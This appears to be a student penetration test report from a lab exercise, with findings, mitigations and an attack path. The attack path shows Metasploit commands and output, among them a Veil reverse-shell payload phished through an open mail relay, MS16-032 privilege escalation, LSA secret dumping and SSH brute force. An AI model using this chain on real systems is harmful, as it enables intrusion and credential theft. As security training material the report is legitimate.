

## **Executive summary**

I conducted a penetration test in order to determine its exposure to a targeted attack. All the activities were conducted to find out if the attacker could penetrate the hosts. Also, to determine the impact of the security vulnerability on personal information and internal access and escalating privilege of the system.

The security weakness found from penetration testing is that it allows escalating the privilege of a user account to administrator account. The most important issue is that all of this testing was started by clicking the phishing email. This will lead to a critical business risk. Clicking an email is okay. However, the files or links attached to the email will generate problems. It would be from acquiring sensitive information, user accounts to system access control.

As many securities problem start with these kinds of small mistakes, it is essential to fix the problem. I would recommend updating most of the software to new versions. Do not use unpatched or unknown software, system, and application. Also, limiting administrative access is essential to minimize the damage from the attack. Frequently educate employees to avoid phishing mails and do not download files or connect to unknown websites.

## Detailed Findings


### 1) Open Mail Relay

Description: An open mail relay is a server that is configured to allow anyone to use it to send email. There is no authentication when using an open mail relay. Open mail relays can be used to send emails with spoofed source addresses that appear to be coming from legitimate addresses within your organization. Open mail relays can also be used to send phishing emails and spam.

Severity: Medium

Affected host: 10.20.160.10

Recommended mitigations: Configure all mail servers so that they are not available as open mail relays.

A terminal window showing a command being executed: `root@kali:~# sendEmail -f caspian@dotconf.net -t olivia@pwn3.local -u update -m update -s 10.20.160.10 -a /var/lib/veil/output/source/update1.bat -o t ls=no`. The output shows the date and time: `Nov 24 21:10:17 kali sendEmail[1839]: Email was sent successfully!`.

```
root@kali:~# sendEmail -f caspian@dotconf.net -t olivia@pwn3.local -u update -m update -s 10.20.160.10 -a /var/lib/veil/output/source/update1.bat -o t ls=no
Nov 24 21:10:17 kali sendEmail[1839]: Email was sent successfully!
```

Figure 1 Capture of anyone can send email to Olivia


### 2) Phishing Susceptibility

Description: Spear phishing attacks use custom-tailored e-mail messages embedded with links or files designed to entice a user to visit a malicious website or download a malicious file, usually resulting in a malware infection or other compromise of the remote host. These attacks are highly effective because they exploit individuals' trusting and gullible nature to trick them into compromising their own systems.

Severity: Medium

Affected host: 10.20.160.10

Recommended mitigations: Reduce user spear phishing susceptibility through increased spear phishing awareness training and testing.

A terminal window showing a command being executed: `root@kali:~# sendEmail -f caspian@dotconf.net -t olivia@pwn3.local -u update -m update -s 10.20.160.10 -a /var/lib/veil/output/source/update1.bat -o t ls=no`. The output shows the date and time: `Nov 24 21:10:17 kali sendEmail[1839]: Email was sent successfully!`.

```
root@kali:~# sendEmail -f caspian@dotconf.net -t olivia@pwn3.local -u update -m update -s 10.20.160.10 -a /var/lib/veil/output/source/update1.bat -o t ls=no
Nov 24 21:10:17 kali sendEmail[1839]: Email was sent successfully!
```

Figure 2 Capture of Olivia clicking phishing mail


### 3) Unsupported software

Description: Using operating systems or software that are no longer supported by the vendor poses a significant security risk because new and existing vulnerabilities are no longer patched. There is no way to address security vulnerabilities on these devices to ensure that they are secure. The overall security posture of the entire network is at risk because an attacker can target these devices to establish an initial foothold into the network.

Severity: Serious

Affected host: 10.20.160.86

Recommended mitigations: Evaluate the use of unsupported operating systems and/or software and discontinue where possible. If discontinuing the use of unsupported operating systems and/or software is not possible, implement additional network protections to mitigate the risk.



```
msf5 exploit(windows/local/ms14_058_track_popup_menu) > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > show options

Module options (exploit/windows/local/ms16_032_secondary_logon_handle_privesc):
```

Figure 3 ms16 is unsupported software


### 4) Username Enumeration

Description: Username enumeration allows an attacker to identify valid usernames within an organization. The valid usernames can then be used to gain unauthorized access to an application, service, or system as a valid user.

Severity: Medium

Affected host: 10.20.160.86

Recommended mitigations: Restrict service access and implement generic error messages for incorrect username attempts. Institute maximum login attempts rules to limit the availability of this attack vector.



```
root@kali:~# cat usernames.txt
root
Olivia
```

Figure 4 Only need two usernames to guess correct username and password


## 5) Account Privileges

Description: Account privileges are intended to control user access to host or application resources to limit access to sensitive information or enforce a least-privilege security model. When account privileges fail in their objective, users can see and/or do things they normally should not, which becomes a security issue, as administrators can no longer guarantee which user account can access host and application resources.

Severity: Serious

Affected host: 10.20.160.86

Recommended mitigations: Review access control mechanisms and put in place safeguards to ensure that user accounts are only able to access resources for which they have been granted explicit access.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1944 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Figure 5 Capture of showing Privilege escalate

## Attack Path

First conducted Nmap scan to find open hosts in the scope. 10.20.160.10 and 10.20.160.86 were found.

```
root@kali:~# nmap -open 10.20.160.10-150
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-19 22:17 EST
Nmap scan report for 10.20.160.10
Host is up (0.00024s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
110/tcp   open  pop3
143/tcp   open  imap

Nmap scan report for 10.20.160.86
Host is up (0.00036s latency).
Not shown: 999 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
3389/tcp   open  ms-wbt-server
```

Figure 6 Capture of found host from Nmap scan

Doing aggressive Nmap scan, in host 10.20.160.10, there are ports opened related to email. Port 25 is the default port for relaying email on the internet. Port 110 is used by the POP3 protocol for unencrypted access to electronic mail. IMAP is a mail protocol used to access a mailbox on a remote server from a local email client.

```
root@kali:~# nmap -open 10.20.160.10-150
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-19 22:17 EST
Nmap scan report for 10.20.160.10
Host is up (0.00024s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
110/tcp   open  pop3
143/tcp   open  imap
```

Figure 7 Capture of Nmap of 10.20.160.10

Using Veil, I generated a payload to attach to the email. Veil is a tool to generate payload executables that bypass common antivirus solutions.

```
[>] Please enter the base name for output files (default is payload): updat
=====
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[*] Language: powershell
[*] Payload Module: powershell/meterpreter/rev_tcp
[*] PowerShell doesn't compile, so you just get text :)
[*] Source code written to: /var/lib/veil/output/source/update.bat
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/up
ate.rc
```

Figure 8 Capture of Veil payload outcome

The handler is a process on the attacking machine (metasploit) that listens for and responds to connections made from the target. So, in Metasploit, in order to send email and get the response, I exploited handler first.

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.20.150.101:8443
```

Figure 9 Capture of exploiting handler

Then, send the phishing email to olivia attaching update.bat made from Veil.

```
root@kali:~# sendEmail -f caspian@dotconf.net -t olivia@pwn3.local -u updat
e -m update -s 10.20.160.10 -a /var/lib/veil/output/source/update1.bat -o t
ls=no
Nov 24 21:10:17 kali sendEmail[1839]: Email was sent successfully!
```

Figure 10 Capture of sending email to Olivia



After seeing the email successfully sent, the new session 10.20.160.86 was opened.

```
[*] Sending stage (176195 bytes) to 10.20.160.86
[*] Meterpreter session 1 opened (10.20.150.101:8443 → 10.20.160.86:49164)
at 2022-11-24 21:10:20 -0500
```

Figure 11 Successfully Olivia read the email

In Olivia's desktop, I found the local.txt.

```
c:\Users\Olivia\Desktop>type local.txt
type local.txt
f4d586bcb8603be92b3371010fea00c1
c:\Users\Olivia\Desktop>echo Gabriella Ahn %date% %time%
echo Gabriella Ahn %date% %time%
Gabriella Ahn Thu 11/24/2022 18:55:15.87
```

Figure 12 Flag of local.txt

In order to get proof.txt, privilege escalation is needed. First, I used Multi Recon Local Exploit Suggester. The Local Exploit Suggester is a post-exploitation module that you can use to check a system for local vulnerabilities. It performs local exploit checks; it does not actually run any exploits, which is useful because this means you scan a system without being intrusive. So, I found windows/local/ms16\_032\_secondary\_logon\_handle\_privsec to use for payload to escalate the privilege from the previous session.

```
msf5 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.20.160.86 - Collecting local exploits for x86/windows...
[*] 10.20.160.86 - 32 exploit checks are being tried...
[+] 10.20.160.86 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.20.160.86 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.20.160.86 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.20.160.86 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.20.160.86 - exploit/windows/local/ms16_032_secondary_logon_handle_privsec: The service is running, but could not be validated.
[+] 10.20.160.86 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[*] Post module execution completed
```

Figure 13 Capture of the outcome of local exploit suggester

```
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms14_058_track_popup_menu) > use exploit/windows/local/ms16_032_secondary_logon_handle_privsec
```

Figure 14 using ms16\_032-secondary\_logon\_handle\_privsec to escalate privilege

Exploiting and typing getuid command, we can find out the user has changed to authority which means we are in administrator privilege.

```
jI7gc1MDA2jh94JOWFsaupgKP5InbLU0
[+] Executed on target machine.
[*] Sending stage (176195 bytes) to 10.20.160.86
[*] Meterpreter session 2 opened (10.20.150.101:8443 → 10.20.160.86:49165)
at 2022-11-24 21:22:27 -0500
[+] Deleted C:\Users\Olivia\AppData\Local\Temp\hwDysXtmpMrR.ps1

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1944 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Figure 15 Capture of showing success in escalation

In the desktop folder of Administrator, we can find the proof.txt.

```
C:\Users\Administrator\Desktop>echo Gabriella Ahn %date% %time%
echo Gabriella Ahn %date% %time%
Gabriella Ahn Thu 11/24/2022 21:24:31.23

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
4ccd6702ba1a890c74ed9f7f409e752b
```

Figure 16 Capture of flag of proof.txt



We are going to extract password from current host to breach other host. We are using lsa\_secret exploit as it extracts the LSA secrets from the Registry, decrypt them, and dump them into the console window. From the exploit, we can get 3 decrypted passwords.

```
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > use post/windows/gather/lsa_secrets
msf5 post(windows/gather/lsa_secrets) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter x86/windows OLIVIA\Olivia @ OLIVIA 10.20.150.101:8443 → 10.20.160.86:49164 (10.20.160.86)
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ OLIVIA 10.20.150.101:8443 → 10.20.160.86:49165 (10.20.160.86)

msf5 post(windows/gather/lsa_secrets) > set session 2
session => 2
msf5 post(windows/gather/lsa_secrets) > exploit

[*] Executing module against OLIVIA
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
    Decrypted Value: yXpgta7i2A

[+] Key: DPAPI_SYSTEM
    Decrypted Value: ,w>1jQ;b (`

[+] Key: NL$KM
    Decrypted Value: @bsFI9t=k?75I>ijhH)K~?tpm<)D7966=g"_9=?l\<7#!

[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20221124213032_default_10.20.160.86_registry.lsa.sec_279257.txt
[*] Post module execution completed
```

Figure 17 Extracting passwords

Using these passwords acquired from lsa\_secrets, we are going to use it to login to the other host by 'use auxiliary/scanner/ssh/ssh\_login'. This allows metasploit to brute-force guess SSH login credentials

```
msf5 post(windows/gather/lsa_secrets) > use auxiliary/scanner/ssh/ssh_login
```

Figure 18 Capture of using ssh\_login to perform brute force

First save username and password in each separate file. For usernames I saved Olivia and root. Also, for password, I saved the password extracted from the LSA secrets. The brute force was successful and gained id=root, and password= yZpgta7i2A.

```
root@kali:~# cat usernames.txt
root
Olivia
```

Figure 19 Capture of usernames.txt file

```
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE usernames.txt
USER_FILE => usernames.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 10.20.160.10:22 - Success: 'root:yXpgta7i2A' 'uid=0(root) gid=0(root) groups=0(root) Linux email.pwn3.local 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux '
[*] Command shell session 3 opened (10.20.150.101:43045 -> 10.20.160.10:22) at 2022-11-24 21:40:38 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 20 Capture of success brute forcing id and password=> id=root, password= yZpgta7i2A

Connecting to the last session that is made, we are able to get into the shell and capture the flag.

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 3
[*] Starting interaction with 3 ...

stdin: is not a tty
id
uid=0(root) gid=0(root) groups=0(root)
ls
Maildir
proof.txt


cat proof.txt
0aafe899c41136f7fa73c0db97cbd033
echo Gabriella Ahn; date
Gabriella Ahn
Thu Nov 24 21:43:57 EST 2022
```

Figure 21 Login to the shell and got the last flag

## Technical Details


### 1) 10.20.160.10

- open port: port22(ssh), port 25(smtp), port 110(pop3), port 143(imap)
- vulnerability
  - a) Unix Operating system unsupported version detection
  - b) SSH issues: SSH weak algorithm supported; SSH Server CBC mode ciphers enabled; SSH weak MAC Algorithms enabled
  - c) POP3 Cleartext logins permitted
- local/proof hash



```
c:\Users\Olivia\Desktop>type local.txt
type local.txt
f4d586bcb8603be92b3371010fea00c1
c:\Users\Olivia\Desktop>echo Gabriella Ahn %date% %time%
echo Gabriella Ahn %date% %time%
Gabriella Ahn Thu 11/24/2022 18:55:15.87
```

Figure 22 Capture of local.txt hash



```
C:\Users\Administrator\Desktop>echo Gabriella Ahn %date% %time%
echo Gabriella Ahn %date% %time%
Gabriella Ahn Thu 11/24/2022 21:24:31.23


C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
4ccd6702ba1a890c74ed9f7f409e752b
```

Figure 23 Capture of proof.txt hash

### 2) 10.20.160.86

- open port: port 3389(ms-wbt-server)
- vulnerability
  - a) SSL issues: SSL certificate cannot be trusted, Self-Signed Certificate, SSL medium strength cipher suites supported, RC4 Cipher suites supported
  - b) Microsoft Windows Remote Desktop Protocol server man in the middle attack

- c) Microsoft Windows issues: Terminal services does not use network level authentication only; Terminal services encryption level is medium or low
  - d) TLS version 1.0 protocol detection
  - e) SSL Certificate Signed using weak hashing algorithm
- local/proof hash

A terminal window with a dark background and light-colored text. The text shows a sequence of commands and their outputs: 'cat proof.txt' followed by a long hexadecimal hash, 'echo Gabriella Ahn; date' followed by the name 'Gabriella Ahn' and a timestamp.

```
cat proof.txt
0aafe899c41136f7fa73c0db97cbd033
echo Gabriella Ahn; date
Gabriella Ahn
Thu Nov 24 21:43:57 EST 2022
```

*Figure 24 Capture of proof.txt hash*